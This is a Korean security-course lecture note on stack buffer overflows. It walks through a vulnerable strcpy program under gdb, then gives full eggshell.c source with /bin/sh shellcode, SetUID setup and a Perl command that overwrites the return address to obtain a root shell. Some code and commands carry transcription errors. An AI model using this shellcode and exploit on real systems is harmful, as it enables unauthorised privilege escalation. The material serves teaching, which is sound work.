

## 7주차 1차시. 스택 버퍼 오버플로우 공격

### 【학습목표】

1. 스택 버퍼 오버플로우 공격 개념 및 수행에 대해 설명할 수 있다.

### 학습내용1 : 스택 버퍼 오버플로우 개념

#### 1. 개념

버퍼(Buffer)

데이터를 한 곳에서 다른 곳으로 전송하는 동안

일시적으로 보관하는 메모리 영역

오버플로우(Overflow)

버퍼가 가지는 일정 크기를 넘는 데이터가 입력되는 현상

프로그램이 사용하는 버퍼

- 스택(Stack)

- 힙(Heap)

#### 2. 버퍼 오버플로우 공격

- 버퍼에 일정 크기 이상의 데이터를 입력하여 프로그램을 공격하는 행위
- 스택 버퍼 오버플로우> 스택에 존재하는 버퍼에 대한 공격
- 힙 버퍼 오버플로우> 힙에 존재하는 버퍼에 대한 공격

#### 3. 스택 버퍼 오버플로우 공격에 취약한 예

✓ bugfile.c

```
#include <stdio.h>
```

```
① int main(int argc, char *argv[]) {
```

```
②     char buffer[10];
```

```
③     strcpy(buffer, argv[1]);
```

```
④     printf("%s\n", &buffer);
```

```
}
```

❶ int main(int argc, char \*argv[])

> argc는 취약한 코드인 bugfile.c가

컴파일되어 실행되는 프로그램의 인수 개수

> \*argv[]는 포인터 배열

(인자로 입력되는 값에 대한 번지 수 차례로 저장)

✓ bugfile.c

```
#include <stdio.h>
① int main(int argc, char *argv[]) {
②     char buffer[10];
③     strcpy(buffer, argv[1]);
④     printf("%s\n", &buffer);
}
```

- ① int main(int argc, char \*argv[])  
 > 인자가 2개일 경우 argv의 내용은 다음과 같음  
 - argv[0] : 실행 파일 이름  
 - argv[1] : 첫 번째 인자 내용  
 - argv[2] : 두 번째 인자 내용

✓ bugfile.c

```
#include <stdio.h>
① int main(int argc, char *argv[]) {
②     char buffer[10];
③     strcpy(buffer, argv[1]);
④     printf("%s\n", &buffer);
}
```

- ② char buffer[10]  
 : 크기가 10바이트인 버퍼 할당  
 ③ strcpy(buffer, argv[1])  
 : 버퍼에 첫 번째 인자(argv[1]) 복사

✓ bugfile.c

```
#include <stdio.h>
① int main(int argc, char *argv[]) {
②     char buffer[10];
③     strcpy(buffer, argv[1]);
④     printf("%s\n", &buffer);
}
```

- ④ printf(" %s\n",&buffer)  
 : 버퍼에 저장된 내용 출력

\* 스택 버퍼 오버플로우 공격은  
 strcpy(buffer, argv[1])에서 발생

## 학습내용2 : gdb 분석을 통한 스택 버퍼 오버플로우 이해

### 1. 주제/참고

주제 : gdb 분석을 통한 스택 버퍼 오버플로우 이해

참고

- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 305페이지
- 실습 7-1. gdb 분석을 통해 취약프로그램의 스택 버퍼 오버플로우 개념 이해하기

## 2. bugfile.c 컴파일

- \* bugfile.c 컴파일
- # gcc bugfile.c -g -o bugfile

```

[~]$ gcc bugfile.c -g -o bugfile
[~]$ ls -al
total 20
drwxr-xr-x  2 root root   1024 May  7 21:21 .
drwxr-xr-x 18 root root   1024 May  7 19:14 ..
-rwxr-xr-x  1 root root 16239 May  7 21:21 bugfile
-rw-r--r--  1 root root   127 May  7 21:12 bugfile.c
[~]$

```

## 3. gdb를 이용해 bugfile.c 소스 코드 확인

- \* list : 소스 코드를 출력하는 명령
- # gdb bugfile
- (gdb) list

```

[~]$ gdb bugfile
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) list
1  #include <stdio.h>
2
3  int main(int argc, char *argv[]) {
4      char buffer[10];
5      strcpy(buffer, argv[1]);
6      printf("%s\n", &buffer);
7  }
(gdb)
(gdb)

```

## 4. list 명령 옵션

- \* list 명령 옵션을 이용한 특정 행의 범위(3행~7행)를 조회
- (gdb) list 3, 7

```

[~]$ gdb bugfile
(gdb) list 3,7
3      int main(int argc, char *argv[]) {
4          char buffer[10];
5          strcpy(buffer, argv[1]);
6          printf("%s\n", &buffer);
7      }
(gdb)
(gdb)

```

## 5. 브레이크 포인트 설정

- \* gdb 이용 디버깅 수행 시 list 명령 수행 결과로 나타난 프로그램 행 번호 기준
- \* b(reak) [브레이크 포인트 설정 행]
- (gdb) break 5

```

[~]$ gdb bugfile
(gdb) break 5
Breakpoint 1 at 0x80483fe: file bugfile.c, line 5.
(gdb)

```

## 6. bugfile.c의 어셈블리어 코드 확인

- \* main과 strcpy 함수의 어셈블리어 코드 확인
- \* 함수별 어셈블리어 코드 확인

disass [함수이름]

(gdb) disass main

```

(gdb) disass main
Dump of assembler code for function main:
0x00483f8 <main>:    push    %ebp
0x00483f9 <main+1>:    mov     %esp,%ebp
0x00483fb <main+3>:    sub     $0x6,%esp
0x00483fe <main+6>:    mov     0xc(%ebp),%eax
0x0048401 <main+9>:    add     $0x4,%eax
0x0048404 <main+12>:   mov     (%eax),%edx
0x0048406 <main+14>:   push    %edx
0x0048407 <main+15>:   lea     0xffffffff(%ebp),%eax
0x004840a <main+18>:   push    %eax
0x004840b <main+19>:   call    0x0048340 <strcpy>
0x0048410 <main+24>:   add     $0x8,%esp
0x0048413 <main+27>:   lea     0xffffffff(%ebp),%eax
0x0048416 <main+30>:   push    %eax
0x0048417 <main+31>:   push    0x0048480
0x004841c <main+36>:   call    0x0048330 <printf>
0x0048421 <main+41>:   add     $0x8,%esp
0x0048424 <main+44>:   leave
0x0048425 <main+45>:   ret
End of assembler dump.
(gdb)
(gdb)

```

(gdb) disass strcpy

```

(gdb) disass strcpy
Dump of assembler code for function strcpy:
0x0048340 <strcpy>:   jmp     *0x00494c0
0x0048346 <strcpy+6>:   push    $0x20
0x004834b <strcpy+11>:  jmp     0x00482f0 <_init+48>
End of assembler dump.
(gdb)
(gdb)

```

## 7. 설정한 브레이크 포인트 지점까지 프로그램 실행 후 변수 확인

- \* 설정한 브레이크 포인트(char buffer[10];)까지 프로그램 실행
- \* run [인수] 명령을 이용하여 인수 AAAA 입력

(gdb) run AAAA

```

(gdb) run AAAA
Starting program: /vishfree/bugfile AAAA

Breakpoint 1, main (argc=2, argv=0xbffffd94) at bugfile.c:5
5      strcpy(buffer, argv[1]);
(gdb)

```

- \* 브레이크 포인트에서 각 변수 값과 스택의 구조 확인
- \* 변수 값은 p(rint) [변수이름] 을 통해서 확인

(gdb) print argc

(gdb) print argv[0]

(gdb) print argv[1]

(gdb) print buffer

```

(gdb) print argc
$1 = 2
(gdb) print argv[0]
$2 = 0xbffffe80 "/vishfree/bugfile"
(gdb) print argv[1]
$3 = 0xbffffe92 "AAAA"
(gdb) print buffer
$4 = "20300040022002240004007224"
(gdb)

```

## 8. 레지스터 값과 스택 확인

- \* 레지스터 전체 값 : info reg 명령 조회
- \* 특정 레지스터 값 : info reg [레지스터종류] 명령
- \* 스택 확인 : x/[조회하는 메모리 범위]xw[조회하는 메모리 지점]

```
(gdb) info reg $esp
```

```
(gdb) x/16xw $esp
```

```

1: 실행 192.168.75.132
(gdb) info reg $esp
esp                0xbffffd3c    -1873242532
(gdb) x/16xw $esp
0xbffffd3c: 0x000483eb  0x00049470  0x000474a4  0xbffffd68
0xbffffd4c: 0x000309eb  0x00000002  0xbffffd94  0xbffffda0
0xbffffd5c: 0x00013868  0x00000002  0x00048350  0x00000000
0xbffffd6c: 0x00048371  0x000483f0  0x00000002  0xbffffd94
(gdb)

```

## 9. 다음 단계로 넘어가기

gdb에서 다음 단계로 넘어가는 명령

```
> s(step)
```

- 한 행씩 실행하는데 함수 포함하면 함수 내부로 이동 실행
- 올리 디버거 툴의 [Step into] 메뉴와 기능 동일

```
> n(ext)
```

- 한 행씩 실행하는데

함수 포함하면 함수 완전 실행 후 다음 행으로 이동

- 올리 디버거 툴의 [Step over] 메뉴와 기능 동일

```
> c(ontinue)
```

- 현재 위치에서 프로그램의 끝(또는 브레이크)까지 실행

next 명령으로 strcpy(buffer, argv[1]); 실행

buffer 값과 esp 값으로부터 스택 내용 다시 확인

```
(gdb) next
```

```
(gdb) print buffer
```

```
(gdb) info reg $esp
```

```
(gdb) x/16xw $esp
```

```

1: 실행 192.168.75.132
(gdb) next
(gdb) print buffer
$12 = "AAAAAAAAAAAAAAAAAAAAAAAA"
(gdb) info reg $esp
esp                0xbffffd3c    -1873242532
(gdb) x/16xw $esp
0xbffffd3c: 0x41414141  0x00049400  0x000494a4  0xbffffd68
0xbffffd4c: 0x000309eb  0x00000002  0xbffffd94  0xbffffda0
0xbffffd5c: 0x00013868  0x00000002  0x00048350  0x00000000
0xbffffd6c: 0x00048371  0x000483f0  0x00000002  0xbffffd94
(gdb)

```

- \* c(ontinue) 명령으로 프로그램 마지막까지 실행

```
(gdb) c
```

```

1: 실행 192.168.75.132
(gdb) c
Continuing.
AAAA
Program exited with code 05.
(gdb)

```

## 10. char buffer[10] 범위를 넘겨서 실행

\* 버퍼 오버플로우 확인

printf("%s\n", &buffer); 행에 브레이크 포인트를 설정

A를 13개 인수로 입력 후 스택 내용 확인

(gdb) break 6

(gdb) run AAAAAAAAAAAAAA

(gdb) x/16xw \$esp

```

: 실행 192.168.75.132
(gdb) break 6
Breakpoint 1 at 0x0048413: file bugfile.c, line 6.
(gdb) run AAAAAAAAAAAAAA
Starting program: /wishfree/bugfile AAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffffd94) at bugfile.c:6
6   printf("%s\n", &buffer);
(gdb) x/16xw $esp
0xbffffd3c: 0x41414141 0x41414141 0x41414141 0xbffff0041
0xbffffd4c: 0x400309cb 0x00000002 0xbffffd94 0xbffffda0
0xbffffd5c: 0x40013868 0x00000002 0x0048350 0x00000000
0xbffffd6c: 0x0048371 0x00483f8 0x00000002 0xbffffd94
(gdb)
    
```

## 11. 어셈블리어 코드 분석

```

0x00483f8 <main>:      push    %ebp
0x00483f9 <main+1>:    mov     %esp,%ebp
0x00483fb <main+3>:    sub     $0xc,%esp
0x00483fe <main+6>:    mov     0xc(%ebp),%eax
0x0048401 <main+9>:    add     $0x4,%edx
0x0048404 <main+12>:   mov     (%eax),%edx
0x0048406 <main+14>:   push    %edx
0x0048407 <main+15>:   lea     0xfffff4(%ebp),%eax
0x004840a <main+18>:   push    %eax
    
```

```

0x004840b <main+19>:   call    0x0048340 <strcpy>
0x0048410 <main+24>:   add     $0x8,%esp
0x0048413 <main+27>:   lea     0xfffff4(%ebp),%eax
0x0048416 <main+30>:   push    %eax
0x0048417 <main+31>:   push    0x0048480
0x004841c <main+36>:   call    0x0048330 <printf>
0x0048421 <main+41>:   add     $0x8,%esp
0x0048424 <main+44>:   leave
0x0048425 <main+45>:   ret
    
```

0x00483f8 <main>: push %ebp

최초의 프레임 포인터(ebp) 값을 스택에 저장


0x00483f9 <main+1>: mov %esp,%ebp

현재의 esp 값을 ebp 레지스터에 저장

0x00483fb <main+3>: sub \$0xc,%esp

esp 값(int c 할당 값)에서 12바이트(0xc)만큼 빼줌


스택에 4바이트 용량 할당



0x80483fe <main+6>: mov 0xc(%ebp),%eax

ebp에서 상위 12바이트(0xc)의 내용을 eax 레지스터에 저장

argv[0] 포인터- int main(intargc, char \*argv[]) 함수가 호출되기 전에 인수 부분(int argc, char \*argv[])이 스택에 쌓인 것



0x8048401 <main+9>: add \$0x4,%edx

eax 값에서 4바이트만큼 증가

주소 값 하나는 4바이트고, eax는 argv[0]에 대한 포인터이므로 argv[1] 가리킴

0x8048404 <main+12>: mov (%eax),%edx


eax 레지스터가 가리키는 주소의 값을 edx 레지스터에 저장

프로그램을 실행할 때 인수 부분 가리킴

0x8048406 <main+14>: push %edx

프로그램 실행할 때 인수에 대한 포인터를 스택에 저장

인수를 주지 않고 프로그램을 실행하면 스택에 0x0 값 저장



0x8048407 <main+15>: lea 0xffffffff4(%ebp),%eax

-12(%ebp)의 주소에 대한 주소 값을 eax 레지스터에 저장

실행되는 실행 파일 이름(argv[0])의 주소에 대한 주소 값

0x804840b <main+19>: call 0x8048340 <strcpy>  
strcpy 명령 호출



## 12. strcpy 함수

- ① 입력된 인수의 경계 체크 없음
- ② 인수는 buffer[10]으로 길이가 10바이트를 넘으면 안 됨
- ③ 이보다 큰 인수를 받더라도 스택에 씬
- ④ 인수 A를 13개 쓰면 다음 그림과 같이 A가 쌓임




## 13. 스택 버퍼 오버플로우 공격 발생

ebp 일부 주소 중 1바이트를 A 문자열이 덮어쓰기 때문에 저장된 ebp 값 손상 → 프로그램은 오류 발생

셸 코드를 메모리에 올려두고 ret 주소를 셸 코드의 실행 주소로 바꾸면 프로그램이 실행을 마치고 돌아갈 곳을 공격 셸이 위치한 곳으로 바꿔줌으로써 스택 버퍼 오버플로우 공격은 수행되고 셸을 얻을 수 있음

**단, SetUID가 스택 오버플로우 가능한 프로그램에 설정, 관리자 소유의 파일이어야 함**





## 학습내용3 : 스택 버퍼 오버플로우 수행

### 1. 주제/참고

주제 : 스택 버퍼 오버플로우 수행

참고

- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 315페이지
- 실습 7-2. 스택 버퍼 오버플로우 수행하기

### 2. eggshell.c

```
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
#define NOP 0x90

char shellcode[] =
    "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80"
    "\x55\x89\xe5\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46"
    "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89"
    "\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
    "\x00\xc9\xc3\x90/bin/sh";

unsigned long get_esp(void) {
    __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
    char *buff, *ptr, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, eggsize=DEFAULT_EGG_SIZE;

    if(argc > 1) bsize = atoi(argv[1]);
    if(argc > 2) offset = atoi(argv[2]);
    if(argc > 3) eggsize = atoi(argv[3]);

    if(!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
}
```

```

    }

    if(!(egg = malloc(eggsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_esp() - offset;
    printf("Using address: 0x%x\n", addr);
    ptr = buff;
    addr_ptr = (long *) ptr;
    for(i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;
    ptr = egg;
    for(i = 0; i < eggsize - strlen(shellcode) - 1; i++)
        *(ptr++) = NOP;
    for(i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[bsize - 1] = '\0';
    egg[eggsize - 1] = '\0';
    memcpy(egg, "EGG=", 4);
    putenv(egg);
    memcpy(buff, "RET=", 4);
    putenv(buff);
    system("/bin/bash");
}

```

### 3. bugfile.c와 eggshell.c 컴파일

```

* bugfile.c를 관리자 계정으로 컴파일
* bugfile에 SetUID를 부여
# gcc -o bugfile bugfile.c
# gcc -o egg eggshell.c
# chmod 4755 bugfile

```

#### 4. 취약 함수 찾기

- \* strings 명령으로 컴파일한 프로그램이 사용한 함수 확인
- \* gdb 이용하여 확인한 strcpy 함수가 어떻게 사용되는지 확인
- \* 공격자가 이 입력 값에 대한 조작이 가능한지 판단

```
# su - wishfree
$ strings bugfile
```

```
bash$ strings bugfile
/lib/ld-linux.so.2
__gmon_start__
libe.so.6
strcpy
printf
_deregister_frame_info
_IO_stdin_used
_libc_start_main
_register_frame_info
GLIBC_2.0
PTRH#
bash$
```

#### 5. 'Segmentation Fault'가 일어나는 지점 찾기

- \* 프로그램 ret 주소 변조 되면 'Segmentation fault' 오류 발생
- \* 오류를 통해 ret 주소 위치를 역으로 확인 수 있음
- \* ret 주소가 저장되는 위치를 찾기 위해 임의 길이의 A문자 입력

```
$ ./bugfile AAAAAAAAAAAAAAAAAA
$ ./bugfile AAAAAAAAAAAAAAAAAA
```

```
bash$ ./bugfile AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
bash$ ./bugfile AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Segmentation fault
bash$
```

- \* 16번째 문자에서 'Segmentation fault'가 발생  
bugfile.c의 char buffer[10]가 할당되는 주소 공간 12바이트, ebp 저장 공간 4바이트이기 때문임  
17~20바이트까지 ret 주소임

#### 6. eggshell 실행


- \* eggshell 실행 셸 코드를 메모리에 남겨두고 주소 확인

```
$ ./eggshell
```

```
bash$ ./eggshell
Using address: 0xbffff338
bash$
```

## 7. 스택 버퍼 오버플로우 공격 수행

- \* 펄(Perl) 이용하여 A 문자열과 셸의 메모리 주소를 bugfile에 직접 실행  
\$ perl -e 'system "./bugfile", "AAAAAAAAAAAAAAAAAAWx38WxfdWxffWxbf"'  
\$ id



```
bash$ perl -e 'system "./bugfile", "AAAAAAAAAAAAAAAAAAWx38WxfdWxffWxbf"'
AAAAAAAAAAAAAAAAAA?
bash$ id
uid=0(root) gid=500(wishfree) groups=500(wishfree)
bash$
```

### 【학습정리】

1. 버퍼 오버플로우 공격은 버퍼에 일정 크기 이상의 데이터를 입력하여 프로그램을 공격하는 방법이다.
2. 스택 버퍼 오버플로우는 입력 값을 확인하지 않는 입력 함수에 정상적인 크기보다 큰 입력 값을 입력하여 ret 값을 덮어쓰움으로써 임의의 코드를 실행하는 공격이다.